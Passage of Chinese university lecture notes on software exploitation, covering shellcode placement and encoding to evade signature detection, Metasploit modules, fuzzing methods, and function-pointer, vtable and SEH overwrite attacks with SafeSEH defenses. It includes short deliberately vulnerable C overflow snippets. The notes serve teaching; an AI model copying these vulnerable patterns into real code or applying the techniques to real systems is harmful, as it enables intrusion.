
但将 shellcode 布置到缓冲区可能会发生如下的问题：




2、抬高栈顶保护 shellcode

为了防止上述情况的发生，我们可以采用抬高栈顶来保护我们的 shellcode。

为了防止上述情况的发生，我们可以采用抬高栈顶来保护我们的 shellcode。PUSH 操作之前：




为了防止上述情况的发生，我们可以采用抬高栈顶来保护我们的 shellcode。PUSH 操作之后：




3、函数返回地址移位

在一些情况下，返回地址距离缓冲区的偏移量是不确定的，我们可以增加 NOP 来增加“靶子面积”。



如果函数返回地址的偏移按双字(DWORD)不定，可以用一片连续的跳转指令来覆盖函数的返回地址。



四、shellcode 编码技术

在很多漏洞利用场景中，shellcode 的内容将会受到限制。

首先，所有的字符串函数都会对 NULL 字节进行限制。

其次，有些函数还会要求 shellcode 必须为可见字符的 ASCII 或 Unicode 的值。


最后，在进行网络攻击时，基于特征的系统往往会对常见的 shellcode 进行拦截。

那么我们就只能通过给 shellcode 进行一下编码来使 shellcode “蒙混过关” 后再行动。

我们先在 shellcode 的前面加上十几个字节的解码程序放在 shellcode 开始执行的地方。

当 exploit 成功时，解码程序首先运行，然后将内存中的变形的 shellcode 解码成原来样子，从而顺利执行。


shellcode 编码示意图：



Shellcode 解码示意图：

首先由解码指令
还原shellcode

解码完毕之后继续
执行真正的shellcode



五、Metasploit 简介

漏洞利用技术中一些相对独立的过程。

- 1) 触发漏洞：缓冲区有多大，第几个字节可以淹没返回地址，用什么样的方法植入代码？
- 2) 选取 shellcode: 执行什么样的 shellcode 决定了漏洞利用的性质。例如，是作为安全测试而弹出的一个消息框，还是用于入侵的端口绑定、木马上传等。
- 3) 重要参数的设定：目标主机的 IP 地址、bindshell 中需要绑定的端口号、消息框所显示的内容、跳转指令的地址等经常需要在 shellcode 中进行修改。
- 4) 选用编码、解码算法：我们曾经介绍过，实际应用中的 shellcode 往往需要经过编码（加密）才能安全地送入特定的缓冲区；执行时，位于 shellcode 顶部的若干条解码指令会首先还原出原始的 shellcode，然后执行。

MSF 包括的模块以及每个模块都包含哪些东西，以及各个模块的作用：

模块类型	目前MSF4.0包含的数量	说明
Exploit	754	包含已公布漏洞的触发信息，如返回地址偏移量等
Auxiliary	418	MSF额外的插件程序，如网络欺骗工具、DOS工具、Sniffer工具等
Payload	227	就是我们说的shellcode
Encoder	27	编码算法
nop	8	“准nop”填充数据生成器。“准nop”是指不影响shellcode执行的指令。除了最经典的0x90(nop)之外，如果EBX的值不影响shellcode的执行，那么0x43(inc ebx)就是“准nop”填充数据。

第六讲 漏洞挖掘与模糊测试

一、漏洞挖掘技术简介

面对着二进制级别的软件，怎样才能错综复杂的逻辑中找到真正的漏洞呢？工业界目前普遍采用的是进行 Fuzz 测试，与基于功能性的测试有所不同，Fuzz 的主要目的是“崩溃 crash”，“中断 break”，“销毁 destroy”。

Fuzz 的测试用例往往是带有攻击性的畸形数据，用以触发各种类型的漏洞。

我们可以把 Fuzz 理解成为一种能自动进行“rough attack”尝试的工具。之所以说它是“rough attack”，是因为 Fuzz 往往可以触发一个缓冲区溢出的漏洞，但却不能实现有效的 exploit。测试人员需要实时地捕捉目标程序抛出的异常、发生的崩溃和寄存器等信息，综合判断这些错误是不是真正的可利用漏洞。

Fuzz 技术的思想就是利用“暴力”来实现对目标程序的自动化测试，然后监视检查其最后的结果，如果符合某种情况就认为程序可能存在某种漏洞或者问题。

这里的“暴力”并不是说我们通常说得武力，而是说利用不断地向目标程序发送或者传递不同格式的数据来测试目标程序的反应。

Fuzz 的测试优点是很少出现误报，能够迅速地找到真正的漏洞；缺点是 Fuzz 永远不能保证系统里已经没漏洞。即使我们用 Fuzz 找到了 100 个严重的漏洞，系统中仍然可能存在第 101 个漏洞。

学术界偏向于对源代码进行静态分析，直接在程序的逻辑上寻找漏洞。

静态分析这一方面的方法和理论有很多，比如数据流分析、类型验证系统、边界检验系统、状态机系统等。

静态代码分析技术的缺点是经常会产生大量的误报——如果分析工具一次产生了上千个漏洞警告，几乎没有人愿意一个一个地去排查。由于黑客们一般情况下是得不到源代码的，所以使用白盒测试方法的以 QA 工程师居多。

	动态测试技术	静态代码审计
主要技术	Fuzz等黑盒测试	数据流分析、类型验证系统、边界检验系统、状态机系统等
主要应用人群	攻击者	学者、QA工程师
优点	快捷，准确	检测出的漏洞数量多
缺点	不能发现系统里全部（或者大部分）漏洞	实现静态代码分析工具相当困难

二、简单的 fuzzing 演示

我们在发现一些溢出漏洞的时候，往往是不断地给目标程序输入不同长度的字符串变量来测试目标程序是不是存在溢出漏洞的。

三、文件类型漏洞挖掘

1、文件格式 Fuzz 的基本方法

攻击者往往会在约定的数据格式进行稍许修改，观察软件在解析这种“畸形文件”时是否会发生错误，缓冲区是否会溢出等。


一个 File Fuzz 工具通常包括以下几个步骤：

(1) 以一个正常的文件模板为基础，按照一定规则产生一批畸形文件。

(2) 将畸形文件逐一送入软件进行解析，并监视软件是否会抛出异常。

(3) 记录软件产生的错误信息，如寄存器状态、栈状态等。

(4) 用日志或其他 UI 形式向测试人员展示异常信息，以进一步鉴定这些错误是否能被利用。



2、Blind Fuzz

Blind Fuzz 即通常所说的“盲测”，就是在随机位置插入随机的数据以生成畸形文件。然而现代软件往往使用非常复杂的私有数据结构。

例如 PPT、word、excel、mp3、RMVB、PDF、jpg、ZIP 压缩包，加壳的 PE 文件。数据结构越复杂，解析逻辑越复杂，就越容易出现漏洞。复杂的数据结构通常具备以下特征：

- 1) 拥有一批预定义的静态数据，如 magic, cmd id 等
- 2) 数据结构的内容是可以动态改变的
- 3) 数据结构之间是嵌套的
- 4) 数据中存在多种数据关系(size of, point to, reference of, CRC)
- 5) 有意义的数据被编码或压缩，甚至用另一种文件格式来存储，这些格式的文件被挖掘出来越来越多的漏洞

对于采用复杂数据结构的复杂文件进行漏洞挖掘，传统的 Blind Fuzz 暴露出一些不足之处。例如：产生测试用例的策略缺少针对性，生成大量无效测试用例，难以发现复杂解析器深层逻辑的漏洞等。

3、Smart Fuzz

针对 Blind Fuzz 的不足，Smart Fuzz 被越来越多地提出和应用。通常 Smart Fuzz 包括三方面的特征：面向逻辑(Logic Oriented Fuzzing)，面向数据类型(Data Type Oriented Fuzzing)，基于样本(Sample Based Fuzzing)。

(1) 面向逻辑

测试前首先明确要测试的目标是解析文件的程序逻辑，而不是文件本身。

复杂的文件格式往往要经过多“层”解析，因此还需要明确测试用例正在试探的是哪一层的解析逻辑，即明确测试“深度”以及畸形数据的测试“粒度”。

明确了测试的逻辑目标后，在生成畸形数据时可以具有针对性的仅仅改动样本文件的特定位置，尽量不破坏其他数据一来关系，这样使得改动的数据能够传递到测试的解析深度，而不会在上层的解析器中被破坏。

(2) 面向数据类型测试：

测试中可以生成的数据通常包括以下几种类型：

- 1) 算术型：包括以 HEX、ASCII、Unicode、Raw 格式存在的各种数值。
- 2) 指针型：包括 Null 指针、合法/非法的内存指针等。
- 3) 字符串型：包括超长字符串、缺少终止符(0x00)的字符串等。
- 4) 特殊字符：包括#，@，'，<，>，/，\，../等等。

面向数据类型测试是指能够识别不同的数据类型，并且能够针对目标数据的类型按照不同规则来生成畸形数据。

跟 Blind Fuzz 相比，这种方法产生的畸形数据通常都是有效的，能够大大减少无效的畸形文件。

(3) 基于样本

测试前首先构造一个合法的样本文件（也叫模版文件），这时样本文件里所有数据结构和逻辑必然都是合法的。然后以这个文件为

模板，每次只改动一小部分数据和逻辑来生成畸形文件，这种方法也叫做“变异”(Mutation)。

对于复杂文件来说，以现成的样本文件为基础进行畸形数据变异来生成畸形文件的方法要比上面两种的难度要小很多，也更容易实现。

但是这种方法不能测试样本文件里没有包含的数据结构，比如一个文件格式包含 18 种数据区块(Chunk)，而给定的样本文件中只用到了其中的 10 种，那么基于样本测试的方法只会修改这 10 种区块的数据来产生畸形文件，测试不到其他 8 种数据对应的解析逻辑。

为了提高测试质量，就要求在测试前构造一个能够包含几乎所有数据结构的文件（比如文字、图像、视频、声音、版权信息等数据）来作为样本。

四、FTP 漏洞挖掘

1、FTP 协议简介

FTP 服务全称为文件传输协议服务，英文全称为 File Transfer Protocol，其工作模式采用客户端/服务器的模式，也就是 C/S 模式。

FTP 服务在进行文件信息传输的时候采用 FTP 协议。FTP 协议是基于 TCP 协议之上的一种明文协议。FTP 协议默认情况下工作在 21 号端口，它的具体命令被规定在 RFC0959 当中。

用户从客户端连接远程 FTP 服务程序的过程可以分为建立连接、传送数据和释放连接 3 个阶段。具体过程如下：

(1) 建立 TCP 连接。

(2) 客户端向 FTP 服务程序发送 USER 命令以表示用户自己的身份，然后服务程序要求客户端输入密码。

(3) 客户端发送 PASS 命令，同时将用户名密码发送给远程 FTP 服务程序。

(4) 服务端判断并通过认证。

(5) 客户端开始利用其它 FTP 协议命令进行文件操作。

(6) 结束此次连接，用 QUIT 命令退出。

2、FTPFuzz

FTPFuzz 是专门用来测试 FTP 协议安全的工具。它的基本原理就是通过对 FTP 协议中的命令及命令参数进行脏数据替换，构造畸形的 FTP 命令并发送给被测试 FTP 服务程序。

实验步骤见 PPT。

3、Fuzz DIY

实验步骤见 PPT。


第七讲 指针安全

● 指针安全是通过修改指针值来利用程序漏洞的方法的统称

→ 可以通过覆盖函数指针将程序的控制权转移到攻击者提供的 shellcode

→ 对象指针也可以被修改，从而执行任意代码

● 缓冲区溢出覆写指针条件：



→ 缓冲区与目标指针必须分配在同一个段内

→ 缓冲区必须位于比目标指针更低的内存地址处

→ 该缓冲区必须是界限不充分的，因此容易被缓冲区溢出利用

● UNIX 可执行文件包含 data 段和 BSS 段

● data 段包含了所有已初始化的全局变量和常数

● BSS (Block Started by Symbols) 段包含了所有未初始化的全局变量

● 已初始化的全局变量和未初始化变量分开是为了让汇编器不将未初始化的变量内容写入目标文件

● 程序存在漏洞，可被缓冲区溢出利用

● 缓冲区和函数指针都未初始化，因此存在于 BSS 段

一、函数指针攻击

```
1. void good_function(const char *str) {...}
2. void main(int argc, char **argv) {
3.   static char buff[BUFSIZE];
4.   static void (*funcPtr)(const char *str);
5.   funcPtr = &good_function;
6.   strncpy(buff, argv[1], strlen(argv[1]));
7.   (void)(*funcPtr)(argv[2]);
8. }
```

静态字符数组buff

funcPtr都是未初始化的，
并且存储于BSS段

```
1. void good_function(const char *str) {...}
2. void main(int argc, char **argv) {
3.   static char buff[BUFSIZE];
4.   static void (*funcPtr)(const char *str);
5.   funcPtr = &good_function;
6.   strncpy(buff, argv[1], strlen(argv[1]));
7.   (void)(*funcPtr)(argv[2]);
8. }
```

当argv[1]的
长度大于
BUFSIZE的
时候，就会
发生缓冲区
溢出

```
1. void good_function(const char *str) {...}
2. void main(int argc, char **argv) {
3.   static char buff[BUFSIZE];
4.   static void (*funcPtr)(const char *str);
5.   funcPtr = &good_function;
6.   strncpy(buff, argv[1], strlen(argv[1]));
7.   (void)(*funcPtr)(argv[2]);
8. }
```

当程序执行到funcPtr标识的函数的时候，
shellcode将会取代good_function()得以
执行

二、对象指针攻击

1、对象指针

```
void foo(void * arg, size_t len)    {
    char buff[100];
    long val = ...;
    long *ptr = ...;
    memcpy(buff, arg, len);
    *ptr = val;
    ...
    return;
}
```

缓冲区容易被漏洞利用

在溢出缓冲区后，攻击者可以覆写ptr和val

会发生任意内存写

● “任意内存写”可以改变程序控制流

● 如果指针长度等于重要的数据结构长度，任意内存写会更容易

→ Intel 32 Architectures:

➤ $\text{sizeof}(\text{void}^*) = \text{sizeof}(\text{int}) = \text{sizeof}(\text{long}) = 4\text{B}$

2、修改指令指针

● Instruction Counter (IC) (a.k.a Program Counter (PC))存储了将要执行的下一条指令地址

→ Intel: EIP 寄存器

● IC 不能被直接访问

● IC 在顺序执行代码时递增，也可以由控制转移指令间接修改

→ jmp

→ Conditional jumps

→ call

→ ret

```

int _tmain(int argc, _TCHAR* argv[]) {
    if (argc !=1){
        printf("Usage: prog_name\n");
        exit(-1);
    }
    static void (*funcPtr) (const char *str);
    funcPtr = &good_function;
    (void) (*funcPtr) ("hi ");
    good_function("there!\n");
    return 0;
}

```

使用指针调用good function

直接调用good function

```

void (*funcPtr) ("hi ");
00424178 mov esi, esp
0042417A push offset string "hi" (46802Ch)
0042417F call dword ptr [funcPtr (478400h)]
00424185 add esp, 4
00424188 cmp esi, esp

```

第一个调用good function
机器码
ff 15 00 84 47 00
最后4个字节包含了被调用函数的地址

```

good_function("there!\n");
0042418F push offset string "there!\n" (46802Ch)
00424194 call good_function (422479h)
00424199 add esp, 4

```

第二个调用good function
机器码
e8 e0 e2 ff ff
最后4字节被调用函数的相对偏移量

● 静态调用对于函数地址使用立即数

- 指令中地址被编码
- 计算地址，然后放入 IC
- 不改变执行指令，IC 不会改变

● 通过函数指针的调用是间接引用


- IC 的下一个值，存储在内存中，其可以被改变

● 控制 IC 使得攻击者可以选择要执行的代码

- 攻击者能够任意写的话，很容易
- 间接的函数引用与无法在编译期间决定的函数调用可以被利用，从而使程序的控制权转移到任意代码

三、虚函数攻击

- 1) C++类的成员函数在声明时，若使用关键字 virtual 进行修饰，则被称为虚函数。
- 2) 一个类中可能有很多个虚函数。
- 3) 虚函数的入口地址被统一保存在虚表(Vtable)中。
- 4) 对象在使用虚函数时，先通过虚表指针找到虚表，然后从虚表中取出最终的函数入口地址进行调用。
- 5) 虚表指针保存在对象的内存空间中，紧接着虚表指针的是其他成员变量。
- 6) 虚函数只有通过对象指针的引用才能显示出其动态调用的特性。



实例见 PPT。



如果内存中存在多个对象且能够溢出到下一个对象空间中去，“连续性覆盖”还是有攻击的机会的，比如左图这种情况。


四、SEH 攻击

操作系统或程序在运行时，难免会遇到各种各样的错误，如除0、非法内存访问、文件打开错误、内存不足、磁盘读写错误、外设操作失败等。


为了保证系统在遇到错误时不至于崩溃，仍能够见状稳定地继续运行下去，Windows 会对运行在其中的程序提供一次补救的机会来处理错误，这种机制就是异常处理机制。

S.E.H 即异常处理结构体(Structure Exception Handler)它是 Windows 异常处理机制所采用的重要数据结构。

每个 S.E.H 包含两个 DWORD 指针：S.E.H 链表指针和异常处理函数句柄，共 8 个字节，如图所示：



S.E.H 链表如下图所示：



1) S.E.H 结构体存放在系统栈中。

2) 当线程初始化时，会自动向栈中安装一个 S.E.H，作为线程默认的异常处理。

3) 如果程序源代码中使用了 `__try{}__except{} 或者 Assert 宏等` 异常处理机制，编译器将最终通过向当前函数栈帧中安装一个 S.E.H 来实现异常处理。

4) 栈中一般会同时存在多个 S.E.H。

5) 栈中的多个 S.E.H 通过链表指针在栈内由栈顶向栈底串成单向链表，位于链表最顶端的 S.E.H 通过 T.E.B(线程环境块)0 字节偏移处的指针标识。

6) 当异常发生时，操作系统会中断程序，并首先从 T.E.B 的 0 字节偏移处取出距离栈顶最近的 S.E.H，使用异常处理函数句柄所指向的代码来处理异常。

7) 当离“事故现场”最近的异常处理函数运行失败时，将顺着 S.E.H 链表依次尝试其他的异常处理函数。

8) 如果程序安装的所有异常处理函数都不能处理，系统将采用默认的异常处理函数。通常，这个函数会弹出一个对话框，然后强制关闭程序。

利用 S.E.H 来进行攻击的思路：

首先，S.E.H 存放在栈内，我们学过的栈溢出漏洞可能会派上用场。

其次，我们可以精心制造出溢出数据来把 S.E.H 的异常处理的函数地址替换为 shellcode 的起始地址。

再次，溢出后错误的栈帧或堆块数据往往会触发异常，或者我们能查到哪些能触发异常的片段。

最后，当 Windows 开始处理溢出后的异常时，会调用 shellcode，它会把 shellcode 当作异常函数来处理异常。

实验见 PPT。

在 S.E.H 方面，微软也做了一些改进，比如 SafeSEH 和 SEHOP。

在 Windows XP SP2 及后续版本的操作系统中，微软引入了著名的 S.E.H 校验机制 SafeSEH。

SafeSEH 的原理很简单，在程序调用异常处理函数之前，对要调用的异常处理函数进行一系列的有效性校验，当发现异常处理函数不可靠时将终止异常处理函数的调用。

SafeSEH 需要操作系统和编译器的双重支持，二者缺一都会降低 SafeSEH 的保护能力。

SafeSEH 的保护措施：

- 1) 检查异常处理链是否位于当前程序的栈中。如果不在当前栈中，程序将终止异常处理函数的调用。
- 2) 检查异常处理函数指针是否指向当前程序的栈中，如果指向当前栈中，程序将终止异常处理函数的调用。
- 3) 在前面两项检查都通过后，程序调用一个全新的函数 `RtlIsValidHandler()`，来对异常处理函数的有效性进行验证，稍后我们会详细介绍 `RtlIsValidHandler()` 函数。

首先该函数判断异常处理函数地址是不是在加载模块的内存空间，如果属于加载模块的内存空间，校验函数将依次进行如下校验。

1) 判断程序是否设置了 IMAGE_DLLCHARACTERISTICS_NO_SEH 标识。如果设置了这个标识，这个程序内的异常会被忽略。所以当这个标识被设置时，直接返回失败。

2) 检验程序是否包含安全 S.E.H 表。如果程序包含安全 S.E.H 表，则将当前的异常处理函数地址与该表进行匹配，匹配成功则返回校验成功，匹配失败则返回校验失败。

3) 判断程序是否设置 Ilonly 标识。如果设置了这个标识，说明该程序只包含 .NET 编译人中间语言，函数直接返回校验失败。

4) 判断异常处理函数地址是否位于不可执行页上。当异常处理函数地址位于不可执行页上时，校验函数将检测 DEP 是否开启，如果系统未开启 DEP 则返回校验成功，否则程序抛出访问违例的异常。

如果异常处理函数的地址没有包含在加载模块的内存空间，校验函数将直接进行 DEP 相关检测，函数依次进行如下校验。

1) 判断异常处理函数地址是否位于不可执行页上。但异常处理函数位于不可执行页上时，校验函数将检测 DEP 是否开启，如果系统未开启 DEP 则返回校验成功，否则抛出访问违例异常。

2) 判断系统是否允许跳转到加载模块的内存空间外执行，如果允许则返回校验成功，否则返回校验失败。

